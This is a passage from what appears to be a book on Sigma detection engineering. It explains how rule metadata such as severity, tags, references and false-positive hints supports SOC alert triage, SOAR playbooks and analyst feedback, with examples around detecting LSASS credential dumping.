- **`Falsepositives`**: This field is often underutilized, but it is ideal for providing context. Sigma documentation explicitly says that the **`falsepositives`** list should *"contain useful hints for an analyst"* about the benign conditions that might trigger the rule. In an alert, this can be presented as "Possible benign triggers: X, Y, Z". For example, for a "Suspicious Schtasks" rule, a false positive hint might be: "This could be triggered by IT management software that schedules remote tasks—check if the user corresponds to our SCCM service account." Therefore, by listing known benign causes, you are providing the analyst a checklist of things to rule out before declaring an incident. **Importantly, these hints are not something an automated system filters out**—they are notes for humans. The Sigma spec notes that *"False-positives are not parsed by the Sigma converters, and are simply there to help the detection-engineer or analyst to triage the alert"*. Hence, even though the converter will not turn false positives into SIEM logic, the text should accompany the rule for the analyst's benefit (assuming that your SOC has a way to access the rule details, or you include them in the knowledge base).
- **References**: This includes any URLs or citations of relevance. This could be links to external write-ups (attack techniques, CVEs, blog posts about the malware). For internal use, it could also be links to internal wiki pages or runbooks. For instance, a rule detecting **`Invoke-Mimikatz`** in PowerShell might have a reference to the official **`Mimikatz`** GitHub or a Microsoft ATA blog explaining **`Mimikatz`**. If an analyst sees an alert, and in the references, they come across the link "Mimikatz – Wikipedia", they will instantly recognize what they are dealing with. References can also include things like MITRE technique pages (like a link to the ATT&CK entry) which is a quick way for analysts to get more background on the tactic. Sigma allows multiple references, so, you can list both external and internal

resources. The key here is to **curate references that will genuinely help**. Therefore, do not just throw links; ensure that they are relevant and up-to-date.

- **Tags**: Tags often include ATT&CK tactics/techniques (for example, **`attack.persistence`**, **`attack.t1053`**), as well as other classifications (like **`campaign.golden_ticket`** or **`malware.emotet`**, if you have your own tagging scheme). These tags, when shown in an alert, immediately place the alert in a broader context. An analyst sees tags "**`attack.credential-access`**, **`attack.t1003`**", and immediately knows that they address credential access and specifically OS credential dumping (T1003). Therefore, it primes them on the attack phase and the likely goal. Some SOCs also tag rules with internal categories like "**`Phishing`**", "**`Insider`**", "**`BruteForce`**" and so on. If these tags are carried over, they can route alerts to specialized teams or playbooks. The **MITRE ATT&CK tags are especially helpful for junior analysts**, as they give them a pivot to read more on the technique, if required. Therefore, in Sigma, including ATT&CK tags is considered a best practice for this very reason.

All these fields together provide a rich context. Now, let us imagine an alert as the analyst would see it:

- **Title:** "Potential Credential Dumping via LSASS Access"
- **Severity:** High
- **Description:** *"Detects a process trying to access LSASS process memory (technique used by Mimikatz and similar tools to dump credentials). This typically indicates an attempt to steal user credentials from memory."*
- **False Positives:** *"Legitimate process: Some endpoint security products or backup agents might trigger this by scanning LSASS. Check if the source process is a known AV or backup agent."*
- **Tags:** **`attack.credential-access`**, **`attack.t1003.001`**, **`attack.defense-evasion`**
- **References:** Link to Microsoft guidance on LSASS, link to **`Mimikatz`** article, link to internal "Credential Dumping IR Playbook".

When presented with this, an analyst knows that this is high priority (also called high severity), knows *the reason behind it* (since LSASS memory access is usually bad), has pointers on what to verify, and has places to read more, or knows about the steps to respond to this. When you compare this to an alert that just says, “Alert: Suspicious Process”, with no further information, the analyst could waste their time in digging around to figure out its significance.

Implementing Context in Sigma

To ensure that this information is travelling from a Sigma rule to alert, we depend on the SIEM or SOAR platform. Many Sigma backends will convert title to the query name or rule name in the SIEM, and description to the rule description. For example, Elastic’s Sigma import or Sentinel’s Sigma conversion will include description, severity, and so on, if the backend supports it. Some systems might not automatically take all fields. In those cases, you must consider embedding critical info into the rule name or query. For instance, some Splunk detections include the MITRE technique in the name like “[T1055] Process Injection detected…”. You could follow a similar convention in Sigma titles, if required (even though tags suffice if your workflow surfaces them).

Another approach is to use a **knowledge base or a runbook system**. Since every rule has an ID (as the Sigma id field is usually a UUID), you can maintain a document or wiki page per rule ID with all this context and more (investigation steps, and so on). Then the alert in the SIEM might simply reference the rule ID, and the analyst can look up that page. This is an alternative if your SIEM does not import the Sigma description or false positive text. However, it requires extra maintenance, such as keeping KB in sync with the rules. Here, the ideal is that your SIEM or SOC platform should be able to directly ingest and display the Sigma metadata.

It is also worth noting that some modern SOC platforms and XDRs are embracing the concept of **Detection-as-Code (DaC),** and will allow linking out to external context automatically. For example, if you tag a rule with attack.t1053.005, the platform might automatically show the tactic "`Persistence`" and the technique name "`Scheduled Task`" in the alert. Therefore, you must always check how your particular tools handle Sigma fields. During integration (refer to *Chapter 11, Converting Sigma to SIEM*

Queries, which covers conversion), perform a test: convert a Sigma rule and see if the description, references, and so on, appear in the target format. If not, you might need to adapt (maybe include some info in the query text or as a comment that does carry over).

To summarize this section, you must always write Sigma rules with the analyst in mind. This is because every piece of metadata is an opportunity to communicate with the person who will be on the front line when this alert triggers. Be clear, be concise, and anticipate the questions an analyst will possibly have about what a certain rule signifies. Hence, your Sigma rule should help answer those. As a result, your detections will not only be effective in catching threats, but in enabling a swift and confident response.

Alert Metadata: Severity, Confidence, and Tags

All alerts are not created equal. Therefore, as SOCs deal with dozens or hundreds of alerts daily, they rely on metadata to prioritize and route them. In Sigma rules, the key metadata for this purpose are **severity (level)** and **tags**, and implicitly, the concept of confidence, which is often tied to severity. Therefore, let us break down how to use these effectively, so that your alerts can integrate smoothly into SOC workflows.

Severity (Level)

Sigma's level field encodes the rule's severity or priority. The standard values are *informational*, *low, medium*, *high, and critical*. Internally, you as a detection engineer assign these based on how serious you believe an alert from this rule is. However, it is more than just threat severity—it is also about **confidence** (likelihood of true positive). The Sigma wiki suggests that *critical* rules should be essentially certain if they fire, whereas the *low* ones might exist solely for awareness. Therefore, in practice:

- **Informational/Low:** These are largely noise or FYI alerts. They might not indicate malicious activity on their own, but could be useful for compliance, or as part of a correlation. For example, a rule that "User logged on outside normal hours" might be low severity. It is not necessarily an incident, but is certainly interesting. SOCs might not create a ticket for each low alert; instead, they might aggregate them in a dashboard or weekly report.

- **Medium:** This marks suspicious activity that warrants review, but not screaming “attack” yet. Many hunting rules or anomaly detections start as medium. The analyst should take a look, but if the queue is heavy, medium alerts might wait until high/critical are cleared. For instance, “New scheduled task created (no known benign reason)” could be medium, that is, if you expect some of them to be IT actions.
- **High:** This conveys that an activity is likely malicious, and also needs prompt attention. In other words, high means that *“if this alert fires, there is a good chance something bad is happening, unless proven otherwise.”* Many of our real-world examples, such as LSASS access, shadow copy deletion, and so on, can be marked as high because they are both serious in impact and relatively reliable. Sigma guidance notes that *“Rules of level high trigger on threats of high relevance that have to be reviewed manually (rare false positives > baselining required)”*. Hence, it implies that high alerts might have occasional benign triggers, but are important enough to demand a human look each time.
- **Critical:** This is the highest level that conveys the analyst to “drop everything” if an incident is detected. Very few rules should be critical, such as only those with virtually no false positives, as well as the ones that indicate major harm. For example, a rule detecting the use of a secret backdoor account or an active ransomware encryption process might be critical. Moreover, Sigma’s rule creation guide says *“critical should never trigger a false positive and be of high relevance”*. Therefore, in an SOC, critical alerts might trigger immediate paging of on-call staff, automated containment, or at least a manager’s notification. Use it sparingly, and only when you have extremely high confidence in the signal.

A good industry practice is to establish the **criteria for each severity** in your detection engineering process. That way, anyone writing Sigma rules in your team will follow the same standard. For instance, you might decide that a critical level signifies *clear evidence of compromise (for example, malware hash match, confirmed use of hacking tool); a high level indicates a strong suspicion of multiple indicators or a single reliable indicator,; medium level can flag elements that are suspicious, but need verification, while a low level might have to do with telemetry.* Therefore, these

definitions establish consistency, besides helping analysts trust the detection team whenever they mark something as ‘high’, or ‘critical’.

Confidence vs. Severity

While Sigma does not have a separate “confidence” field, you can treat the level as a mix of confidence and potential impact. Some organizations do want to separate them (like a detection might be “High impact if true, but low confidence” vs. “Low impact, but high confidence”). If you need the said level of granularity, you may encode it in tags or naming (for example, tag a rule `confidence.low` or such). However, it is not common to do so. More often, if a rule is low confidence, you can just mark it lower severity. For example, a noisy rule would not be high severity, even if the activity is dangerous, as you would not want to cry wolf and thereby, desensitize the SOC. Conversely, if something is moderate behavior, but your rule is extremely specific (very high confidence of true positive), you might elevate the severity by a fraction, as wish to handle it. For instance, “User added to Domain Admins group”—might not be malicious if it is done by IT, but it is important that you mark it as ‘high’ to ensure that it is verified.

Tags

Tags in Sigma serve multiple purposes, but in SOC workflows their value is in **classification and enrichment**. Hence, typical tags include:

- **ATT&CK Tactic/Technique Tags:** These are the `attack.*` tags in Sigma. For example, `attack.execution`, `attack.t1059.001` (PowerShell). By including these, you can easily allow downstream systems or analysts to automatically know which tactic (Execution, Persistence, and so on) a given alert relates to. Many SOCs organize dashboards or reports by ATT&CK tactic to see coverage or current threats; having your alerts tagged means that they will be slotted into those views. Some SOAR playbooks might even branch logic based on tactic. For example, if the alert is Credential Access, they can maybe pull additional logs like authentication logs preemptively.
- **Malware or Threat Group Tags:** While not official in Sigma spec, many people include tags for threat names (like `apt29`, `fin7`, or `malware.emotet`). Therefore, if your rule is specifically looking for an

APT technique or malware behavior, tagging it can help track it. For instance, you could query your SIEM for all alerts tagged apt29 to see if there is a pattern of a group's activity. It is also useful for reporting.

- **Internal Classification Tags:** Depending on your needs, you might tag detections by asset type (server, workstation), data source (`winevent.security` vs `zeek.dns`), or even response requirements (`needs_isolation`). While internal tags are not standardized, you can invent them as long as your team understands. Sigma does not restrict tag values (aside from lowercase and format conventions). Thus, for example, if a rule is particularly noisy, you might tag it `alert.throttle` to indicate that rate-limiting is applied in your SIEM for it, which is purely informational.

When the SIEM ingests Sigma, these tags can often be stored as part of the rule, or even attached to each alert. Some systems add MITRE tactic as a field in the alert document. If not automatic, the analyst can at least map the rule to its tags via documentation.

Severity and Tags in Action

Consider how these tags help the SOC in day-to-day operations:

- An analyst looks at this queue: they see 5 criticals, 20 highs, and 40 mediums. They tackle the 'criticals' first (maybe those are exploding critical alerts like "Multiple systems show ransomware encryption activity"). They then move on to tackle the ones marked as 'highs'. If your Sigma severity assignments are done well, then this prioritization aligns with actual urgency, which reduces the risk of missing a real attack because it was buried in noise. On the flip side, if you mark too many rules as High that produce noise, analysts will either start ignoring some of them, or will waste time on benign operations, such as delaying the response to a truly critical incident. This, severity labeling comes with a responsibility to calibrate it with feedback from the SOC. If analysts keep downgrading an alert as benign, it means that the rule's level should be lowered.
- The SOC manager or threat hunting team might review alerts by ATT&CK category. Tags enable this: *"Show me all Execution tactic alerts we got this week"*. This is perhaps done to see if there is an

unusual spike in, say, PowerShell usage alerts. They might also use tags to ensure coverage: *"Do we have any detections for ATT&CK technique X? Yes, I see rules tagged t1110 for brute force."* If a tag is missing from its designated place, the detection might be overlooked in such audits. Therefore, be thorough in tagging: include tactic and technique for ATT&CK (if applicable; multiple, if needed), include **`attack.<tactic>`**, as well as **`attack.txxxx`** so you have both level of granularity. The Sigma spec encourages mapping to frameworks like ATT&CK, CAR, and so on, via tags for exactly this reason—it helps organize them and integrate them with larger frameworks.

- In SOAR playbooks, you could use severity and tags for automated decisions. For example, if an alert is critical and is tagged as **`attack.execution`**, the playbook might automatically escalate to Tier 2, or trigger host isolation (assuming high confidence). If an alert is Medium and tagged **`attack.discovery`**, maybe it will just create a standard ticket for Tier 1 to review, without any emergency actions. Therefore, your metadata will be able to drive automation *policy*. Some SOARs allow writing conditional logic like: **`if alert.mitre_tactic == "Persistence"`**, *then attach persistence-investigation task list*. With proper tags, you can enable the mapping. Cortex XSOAR (Demisto), for example, can use ATT&CK tags to enrich incidents; other SOARs can do it similarly.

Confidence as a Concept

Sometimes, detection engineers will talk about rule confidence, which refers to the probability that a true incident is happening if the rule fires. While not a discrete Sigma field, it is implicitly communicated by how you set severity and how you document false positives. If needed, you can express it in the description (for example, "This is a high-confidence alert—virtually no known benign causes exist."). Some organizations use additional custom fields in their rule management, like a separate confidence score, but unless your SIEM supports it, you can handle it through severity and analyst training.

Finally, when you push Sigma rules through converters, ensure that severity and tags are carried over. For instance, when converting to Elastic Detection Rules, there are fields for "**`risk_score`**" or "severity", which you would

map from Sigma's level; you might map Sigma critical->Elastic critical, and so on. For Splunk or QRadar, you might need to manually set severity in the resulting rule since Sigma might not auto-map. It is worth writing a conversion mapping document (we will talk about this in *Chapters 11 and 12*). Hence, the bottom line is to **not lose the metadata in translation** because it is as important as the query logic.

In summary, treat the **Severity (Level)** field as the communicator of urgency and confidence to the SOC, and treat **Tags** as the classifier that puts the alert in context of larger frameworks and categories. When used consistently, a Level 1 analyst can immediately recognize how to handle an alert (by its severity) and what it relates to (by its tags), even if they have never seen that specific alert before. Thus, this standardization is crucial as you scale detection engineering and on-board new analysts—it creates a common language premised on priority and context.

Playbook Integration with SOAR or Ticketing Systems

In modern SOCs, alerts rarely live in isolation—they typically flow into a **SOAR (Security Orchestration, Automation, and Response)** platform or a ticketing system where response procedures (playbooks) are executed. **Hence, integrating Sigma rules into these workflows** means designing your rules and metadata, so that they can trigger the right playbooks, besides providing the necessary info for automation. Moreover, we want to automate the repetitive parts of investigation and response. Therefore, we must ensure that each Sigma alert is "actionable" with minimal manual steps to find the context.

Here are the key considerations for playbook integration:

Consistent Naming or Identification

When an alert from a Sigma rule enters the SOAR, the SOAR determines which playbook to run via its rule name or ID. Therefore, ensure that your Sigma rule titles or some field is unique and consistent, so that it can act as a key. For example, you might have a naming convention like "**`[Sigma] RuleName – ShortDescription`**". If your SOAR can parse the alert name, you will be able to map specific rules to specific playbooks. Alternatively, if the Sigma id (UUID) is preserved as a field in the alert (some SIEMs might attach the rule ID or a reference), it can be a stable key. In practice, many SOCs use simpler mappings: for example, if an alert's name contains "Brute Force", run the brute force playbook. This requires careful naming on your part. If you name a rule "Failed Login Threshold Exceeded", the SOAR might not guess that it is a brute force. However, if you name it "**`Brute Force Attempt – Multiple Failed Logons`**", it is rather clear.

Better yet, use **tags or custom fields** in the alert to trigger playbooks:

- If your Sigma rule has a tag like **`playbook.bruteforce`** or **`category: brute_force`**, the alert in the SOAR could match on that tag and launch the "**`Brute Force Investigation`**" playbook.
- Many SOAR systems allow filtering on MITRE tactics too. For instance, if **`tactic == "Credential Access"`** and **`technique ==`**

`"Brute Force"`, they could trigger a certain sequence. However, that may be too broad; a one-to-one mapping (a specific detection triggers a specific playbook) is a simpler choice.

Providing Entities for Enrichment

Playbooks usually perform actions like querying threat intel on an IP, checking a hostname in a CMDB, isolating a host via EDR, API, and so on. For them to do this, the alert needs to carry those **entities/fields**. Therefore, when writing Sigma rules, consider which fields you include in the fields section to ensure that they appear in the alert. For example, if your rule detects a suspicious process, include fields like the **`ProcessId`**, Image, User, Hostname in the alert. Then your SOAR playbook can automatically take Hostname and do a containment action, or take Image (process path) and do a hash lookup (if hash was logged), and so on If you omit crucial data from the alert, the playbook might have to go fetch it (which is possible—for example, it could use the process ID and time to pull more logs—but it is more complex).

Now, let us consider a concrete case:

The Sigma rule "**`Suspicious LSASS Access`**" triggers. Ideally, the SIEM alert would include:

- Source Process Name (for example, **`procname.exe`**)
- Source Process ID
- User Account
- Hostname
- The Command Line of the Source Process

With these components, a SOAR playbook could:

- Take the Hostname, and call an EDR action "**`Get process details`**" for the host and PID.
- Take the procname.exe (and maybe a hash if available via EDR or logs), and do a **`VirusTotal`** lookup.
- Take the User account, and check if that account had recent password changes or triggering other alerts (you can enrich this with IAM data or past alerts).

- Based on these, you may decide to isolate host or kill process (perhaps automatically if `VirusTotal` says the file is malware with high confidence, and so on).

If your alert lacked the process ID or hostname, the SOAR would first have to search in logs by correlation Id or rely on the alert's internal ID to pull a raw event, which is doable, but not as straightforward. Thus, while writing the Sigma rule, you must **apprehend what an investigator or an automated playbook would want to know instantly**. Include those details in the fields. It is often better to include more details than you think (you can filter out in SIEM, if it is too verbose), than have none at all. As Sigma's guidelines say, *"These fields could be extracted automatically and presented to the analyst in order to speed up analysis."* They specifically encourage including fields like `ParentProcess`, and so on, if they are useful.

Mapping to Ticketing Workflows

If you are not using a full SOAR, but are just creating tickets (say in Jira/ServiceNow) for each alert, Sigma can help structure those. For example, use the description field of the Sigma rule as the ticket description. It will already have the context as we discussed in section, *Providing Analyst Context in Alerts*. Maybe incorporate the `falsepositives` field as a checklist in the ticket (some SOCs append a section "*Analyst Checklist*" with things to do/verify, which could be derived from false positive hints or references). Thus, if your ticketing system supports templates based on categories, mapping Sigma tags to ticket categories can auto-apply the right template. For example, if an alert is tagged `attack.persistence`, maybe it routes to a "Malware Persistence" issue type with certain fields.

Orchestration and Conditional Logic

Some rules might require different response paths. For instance, a "Potential data exfiltration" alert might spawn a **different** playbook, depending on the data sensitivity of the source. If the alert includes a tag or field indicating the asset or data type (maybe a label like "PCI system" vs "general system"), the playbook could branch. While this is more about how you design playbooks, you can facilitate it by tagging rules intended for critical

assets differently, or by naming convention. Alternatively, you can use Sigma to populate a field like **`asset_group`**, that is, if your logs have that context (for example, logs from sensitive servers could be tagged in **`logsource`** and you pass that through).

Communicate Detection Intent to SOAR

It might sound odd, but think about having a short field for “Recommended action” or “Playbook name”. Sigma does not have this explicitly, but you could use a tag like **`response.containment`** or **`response.manual_review`** as a hint. For instance, tag all rules that you think should trigger host isolation with **`response.isolate_host`**. Eventually, the SOAR sees it, and later includes an isolation step. If a rule is more of an observation, maybe tag **`response.investigate_only`**. These are custom tags, but they effectively encode *your intent for response*. This way, the automation is not blindly handling alerts; it is taking cues from the detection engineer’s intent. This requires tight integration between detection engineering and SOAR engineering, which is essentially encoding some response policy in the rule.

Examples of Integration

Suppose you have a Sigma rule for "**`Mimikatz detection`**". You can integrate it in the following manner whenever it fires, so that:

- SOAR automatically pulls the list of running processes and network connections from that host. This is because you want to see if the tool opened any connections, or if other suspicious processes are present.
- Create a ticket and attach those artifacts.
- If the host is a critical server, maybe isolate it automatically, depending on a tag like **`asset.critical`**.
- Notify the on-call Tier 2, if it is after hours, as severity is ‘high’.

All of these can be automated because your alert had the required information (host name, process name) and metadata (severity, tags like technique).

Another example can be:

- Sigma Rule “Multiple Failed Logins (Brute Force)” Triggers:

- The playbook resets the password or locks the account automatically, if source IP is external, to prevent compromise by password guessing.
- It can also query AD for the number of accounts that IP tried. We might have an account enumeration going on.
- It can also enrich the rule with the exact geolocation of IP and known threat feed.
- Finally, the ticket is created with that information for an analyst to finalize (maybe contacting user, and so on).

To do so, the alert from Sigma should include at least the source IP, the target account, the count of fails, and so on. Therefore, a well-crafted Sigma rule and pipeline can include the count. However, some Sigma backends might support aggregated conditions, but if they cannot, the SIEM query can do it.

Aligning with Existing SOC Processes

If your SOC already has defined playbooks (either in runbooks or in a SOAR), design your Sigma rules to slot into them. Perhaps the SOC has a playbook for “Malware detected on host” that expects the antivirus alert to provide a file hash. If you are adding Sigma detections for malware (like via Sysmon), ensure that they also output a file hash if possible, or at least a file path, so that the same playbook can be reused. Reusing playbooks for multiple alert sources is efficient. It means that the context Sigma provides should be similar to what other detections will provide for the same type of incident.

Documentation Angle

In your Sigma rule repository (especially if it is internal), it is helpful to have notes like “Playbook: X will be triggered by this rule” or vice versa. This way, when maintaining rules or playbooks, you will know about the linkage. If a playbook changes, have a look at which Sigma rules feed it. If a Sigma rule is updated significantly, check if the playbook logic needs to be adjusted to accommodate new data inputs.

In conclusion, you must **design your Sigma rules not in a vacuum, but as a part of an end-to-end detection and response pipeline**. The rule will

trigger an alert, which should seamlessly feed into an automated or a semi-automated playbook. Thus, providing structured data (fields) and markers (severity, tags, response cues), you can enable the machines to do the grunt work like data gathering, enrichment, even initial containment. This leaves analysts to make the final judgments and creative analysis. Hence, the said integration elevates Sigma from just a detection language to a cornerstone of a responsive defense system. It truly realizes the DaC philosophy, where the detection logic and the response logic are codified and linked.

Triage Guidelines as per Rule Category

Every alert that fires in a SOC needs to be triaged—that is, it should be evaluated for legitimacy, impact, and next steps. One way to streamline triage is to have **standard guidelines for each category of alert**. Sigma rules, with their tagging and descriptions, can be aligned with these categories, so that analysts have a clear playbook on how to handle each type of alert. Essentially, we want to prevent the scenario where an analyst gets an alert and has no idea what to do with it. Therefore, by pre-defining triage steps for classes of detections, and communicating those through the rule metadata or internal documentation, we can make the SOC more consistent and effective.

Using Sigma Metadata for Triage Guidance

In section, *Providing Analyst Context in Alerts*, we discussed including context like description and false positives. They often inherently contain triage advice. For example, the `falsepositives` field might list scenarios to check—it is basically a triage checklist. A well-written description might also suggest, "When this alert fires, verify X, Y, Z". For instance, a description might say: *"Analysts should verify if the source IP belongs to a known scanner or if the account owner was performing an approved action"*. This hints at triage steps such as checking the source IP against known entities, and checking the change management as well.

However, the Sigma rule itself should not become a full SOP document—you want it to be brief. Many SOCs maintain a separate **knowledge base or a runbook repository** with detailed triage procedures for each alert or alert type. The key, therefore, is to link the Sigma rule to that documentation.

This can be done via the references field, which points to an internal wiki page for that alert, or a naming convention that matches a runbook ID.

Categorizing Rules

Let us say that you categorize rules by name tags like: *Malware, Authentication, Network Anomaly, Data Exfiltration, Persistence, and so on.* Many of these align with ATT&CK tactics. Thus, you can leverage the ATT&CK tactic tag from Sigma to map to a triage guideline. This can be operationalized as follows:

- For all alerts that are tagged **`attack.credential-access`** (Credential Access tactic)—your guideline might say, "These alerts involve attempts to access credentials (like password dumping, brute force). The resultant triage will direct the analyst to: "Immediately check if any accounts were compromised, reset passwords if needed, see if multiple systems are involved".
- All alerts that are tagged **`attack.persistence`** will have the guideline: "Persistence alerts mean something might have established a foothold. Therefore, the resultant triage will instruct the analyst to: "Check if the change was authorized (like an admin installing software vs. an attacker adding an **`autostart`**), remove the persistence mechanism if malicious, and scan the host for other traces".
- All alerts that are tagged **`attack.exfiltration`** will come with this guideline: "Data exfiltration possible." Therefore, the triage will be: "Determine what data might be leaving. If an IP or domain is present, block or monitor it. Check host for signs of data staging (large archive files, and so on). Engage incident response if confirmed".

You can embed some of these examples in the rule's notes, or simply rely on the tag to route the alert to a specific **analyst playbook**. Some SOCs have tiered analysts and also specialization to deal with it. In other organizations, analysts also handle phishing alerts, while others handle EDR malware alerts. Thus, if your Sigma rule is tagged clearly, a SOAR could assign it to the appropriate queue or person with expertise.

Triage Guidelines within the Alert

A neat approach is to include a quick triage checklist *in the alert itself*. You might do this by adding a few bullet points in the Sigma description if your system preserves formatting, but some might not show the new lines well. Alternatively, you can use the references field to link them to a short "triage steps" note. Another approach used in some SOCs is to create a unified field in the SIEM or SOAR, which is called "Investigation Guidance". This is where they pull in content based on the rule. For instance, if the alert name contains "Brute Force", they auto-populate guidance as shown here: "1) Verify if login attempts were from a known threat IP. 2) Check if the targeted account succeeded login after. 3) If yes, possible account compromise – reset password. 4) If no compromise, and just random attempts, consider blocking IP". This guidance can be stored in a lookup table that is keyed by some rule identifier. Hence, if you have many Sigma rules, maintaining such a table might be overhead. However, if integrated from the start (like pulling from Sigma's own metadata), it can be manageable.

Rule Category -> Triage Template

You might define templates for triage based on broad categories like:

- **Phishing Email Alert:** You can check the sender, if users have clicked on the mail, and if similar emails were received by others, and so on.
- **Malware Execution Alert:** This includes quarantine host, retrieve binary sample, run AV scan, and so on.
- **Lateral Movement Alert:** Through this, you may identify the source and the target, see multiple attempts, and check if the credentials were reset, and so on
- **Data Exfiltration Alert:** This can be used to identify data at risk, block endpoint connections, involve data protection team, and so on.

Now, each Sigma rule will likely fit one of these, although some rules may align with multiple categories, a primary category should always be selected for classification. Tag or name the rule accordingly. Thereafter, note the rule description or documentation, as well as the triage applied by the template. Therefore, whenever the alert triggers, the SOC will know to

follow the playbook for Lateral Movement, as the template falls under the specific category.

Analyst Notes and Feedback Loop

Encourage analysts to append their findings back into either the ticket, or a centralized place that detection engineers can easily access. This ties to section Analyst Notes and Linked Resources, but from a triage perspective, if analysts consistently note “false alarm due to X legitimate process” on a certain alert, it is a sign to refine the detection, or at least update the triage guide to mention “check for X process, which is benign”. Sigma’s `falsepositives` list can be updated in a new rule version to reflect it (“Legitimate case: if process name is blah from IT software, this alert can be ignored”). Hence, by capturing these institutional learnings in the rule metadata, you can continuously improve the triage guidelines.

Triage per Rule vs. per Category

There is a balance between generic guidance and rule-specific nuance. Category-level instructions are efficient, but they might be too broad sometimes. For example, two different persistence techniques might require different checks (checking a service versus checking a startup folder). Therefore, it can be worthwhile to have **rule-specific** triage notes for complex rules. Moreover, extremely straightforward rules might just follow the category default.

Sigma can help here by using **tags beyond ATT&CK**—you could define internal tags like `needs.memorydump` or `needs.networkpcap`, if certain alerts should prompt collecting the indicated data. Then, in the triage guide or automated SOAR, if an alert has `needs.memorydump`, an analyst is instructed to get a memory capture of that host. This is because it might be a fileless malware detection. This is a creative use—basically, it tags the *forensic/triage actions* directly. While it is not standard, advanced teams can think in the terms of what each alert requires. If it is consistent, encode it.

Collaboration with Incident Response (IR)

Triage guidelines might also indicate when to escalate to a full incident and involve IR. For example, any critical alert like domain controller tampering might immediately go to IR team. If Sigma rules are tagged or named in a way that the IR team recognizes ("Critical – Likely incident"), it helps. Some organizations have an "Incident Declaration" playbook triggered by certain alerts, or by analyst judgment. You can again assist here by including severity tagging and clear descriptions that highlight the impact.

To implement this in practice, you would like to maintain a **"SOC Handbook"** where each detection (or category) has a page elaborating their meaning, importance, as well as *Triage steps, and Containment/Eradication steps*. Therefore, Sigma rule references will be able to link to those pages. Moreover, you might have adjacent documentation files (some projects do this: a YAML rule and a similarly-named markdown with background information) in your internal detection repository (maybe in Git).

Example: Consider the Sigma rule from earlier, "Suspicious LSASS Access". For this, a section of your SOC handbook for "Credential Dumping Alerts" might say:

- **Triage Steps**:
    1. Confirm the process accessing LSASS. Is it known (for example, lsass.exe itself or an AV)? If it is known to be benign, document it, and close it as FP.
    2. If unknown, check if the file is present on the system and get its hash. Run it through `VirusTotal`.
    3. Check for other alerts. Was there an alert for the same host for something like "suspicious process creation", or an "AV alert"? Build context.
    4. If it is confirmed as malicious (or likely)—contain host (network isolation), reset passwords of accounts on the host, if domain creds may be dumped, and so on.
    5. Collect memory dump, if possible, since credentials might have been accessed.
- **Additional Context**: This alert indicates possible use of `Mimikatz` or something similar to it. Attackers do this to move laterally or escalate

privileges (ATT&CK T1003). Time is critical; treat as high priority to prevent further credential misuse.

An analyst following this will perform a thorough triage. If your Sigma description already said some of this ("`common tools: Mimikatz; false positive: AV scanning LSASS`"), the analyst will have a head start.

Finally, use the **“level” field** in Sigma partly to encode triage urgency as well. We touched on severity – that’s basically telling the analyst how urgently or deeply to triage. A low-level alert might only require a quick glance, whereas a high-level one means follow the full playbook. Therefore, you must ensure that your SOC procedures align with those severity definitions (for example, “Critical alerts require immediate escalation to Tier2 and continuous updates until resolved”).

In essence, **triage guidelines per rule or category** ensure that detection and response are linked. Sigma rules raise the flag, while well-defined guidelines tell the responder what that flag likely means, and what you should do. This reduces variability, as two different analysts handling the same alert should follow similar steps and reach similar conclusions, thanks to the common guide. It also helps in onboarding new analysts; they will have a reference for each type of alert, rather than learning purely through elementary knowledge. Through Sigma’s structure and additional documentation, you can encode these best practices right alongside your detections.

Analyst Notes and Linked Resources

SOC work is a team sport played across time—one analyst’s findings today can help another in future. Encouraging and capturing **analyst notes** for each alert/investigation, as well as linking helpful resources, is thus vital for continuous improvement. Therefore, Sigma rules can play a role in this by pointing to relevant resources, as we have discussed with references, and by being updated to reflect lessons learned from analyst investigations.

Analyst Notes during Investigation

When an alert from a Sigma rule is being worked on, analysts typically jot down what they observe. For example, an analyst can note this: “Checked host firewall logs, saw outbound connection to 1.2.3.4, initiated malware

scan, waiting results…", and so on. In many SOC ticketing systems or incident management platforms, there is a field or section for these notes. This running commentary is not just for the current investigation; it is archival evidence of what was done and found. If the same alert (or similar event) occurs again, future analysts can review past notes to see how it was handled and what the outcome was.

To integrate this with Sigma and Detection Engineering:

- If analysts consistently note something that was not initially obvious, consider adding a **reference or update to the rule**. For instance, if an analyst discovers that a certain internal application triggers your "possible port scan" alert by design, they might note that. The detection engineer can then add that application to the `falsepositives` list, or they can adjust the rule logic. Additionally, they can add an internal reference link such as, "Reference: Internal KB – PortScan Benign Cases" which enumerates such apps. Thus, the next time the alert fires, the new analyst might already see that reference and know about the app triggering it.
- Conversely, if an analyst identifies a new threat indicator during analysis (say, they find a malicious file name or IP that was not originally in the detection's context), they can feed it back. This is because it might become an IOC to incorporate into Sigma rules, or leaves a note that can be associated with that incident. Therefore, some SOCs maintain a section in the ticket for "Indicators", which then can be fed into threat intel platforms or searches.

Linked Resources

We already touched upon the subject of linking external resources like blogs, MITRE pages, and so on, via Sigma references. However, we will also emphasize linking **internal resources and previous cases**. Over time, your SOC might accumulate reports on incidents or threat profiles for things encountered. For example, after dealing with an `Emotet` outbreak, you might have an internal write-up on `Emotet` that elaborates how it works, what files/regs it creates, how to remediate, and so on. If you later deploy Sigma rules that detect `Emotet` behavior (like its registry keys or network traffic), you must link to the corresponding internal report. That way, the

alert directs the analyst directly to a treasure trove of context that is specific to their organization's experience.

Another useful internal resource is a **list of public Sigma repositories or rules** related to a threat (see Appendix B of the book to have a look at the lists public Sigma repositories—an analyst might use that to find if others have additional rules for a threat to search for retrospective evidence). While that might be beyond the immediate triage, it is good for threat hunting or scoping. As an example, your alert catches one aspect of an attack; the analyst can therefore quickly check the SigmaHQ repository (or **`Detection.FYI`**) for rules related to that malware to explore what else they should look out for. Thus, if you include such links or references in your detection knowledge base, it will accelerate the investigation.

- **Annotations and Collaboration:** Some modern SOC tools allow analysts to annotate directly on an alert or log entry (for example, "this IP seen in incident #INC1234 last month"). If your platform supports it, you should encourage its use. Thus, you will be able to build a knowledge graph of entities (IPs, file hashes) with notes over a length of time. While not a Sigma function per se, detection engineers can query those notes to improve rules (like if a domain is repeatedly flagged and always malicious, and maybe add logic to auto-block it the next time).
- **Continuous Feedback into Detection Engineering:** Ideally, there is a loop, which is composed of the following steps:

    1. Sigma rule triggers alert.
    2. Analyst triages, and resolves (maybe finds gap or improvement).
    3. Analyst or a post-incident review notes what could have been better.
    4. Detection engineer updates Sigma rule, or adds new rules.
    5. Future alerts are more precise, while additional alerts catch related activity.

    Sigma rules can have a modified date and changelog (some teams keep a **`CHANGELOG.md`** or use Git commits). Therefore, you must include them in commit messages, such as "Refined based on Incident 2025-001 findings: whitelisted backup.exe, added new registry

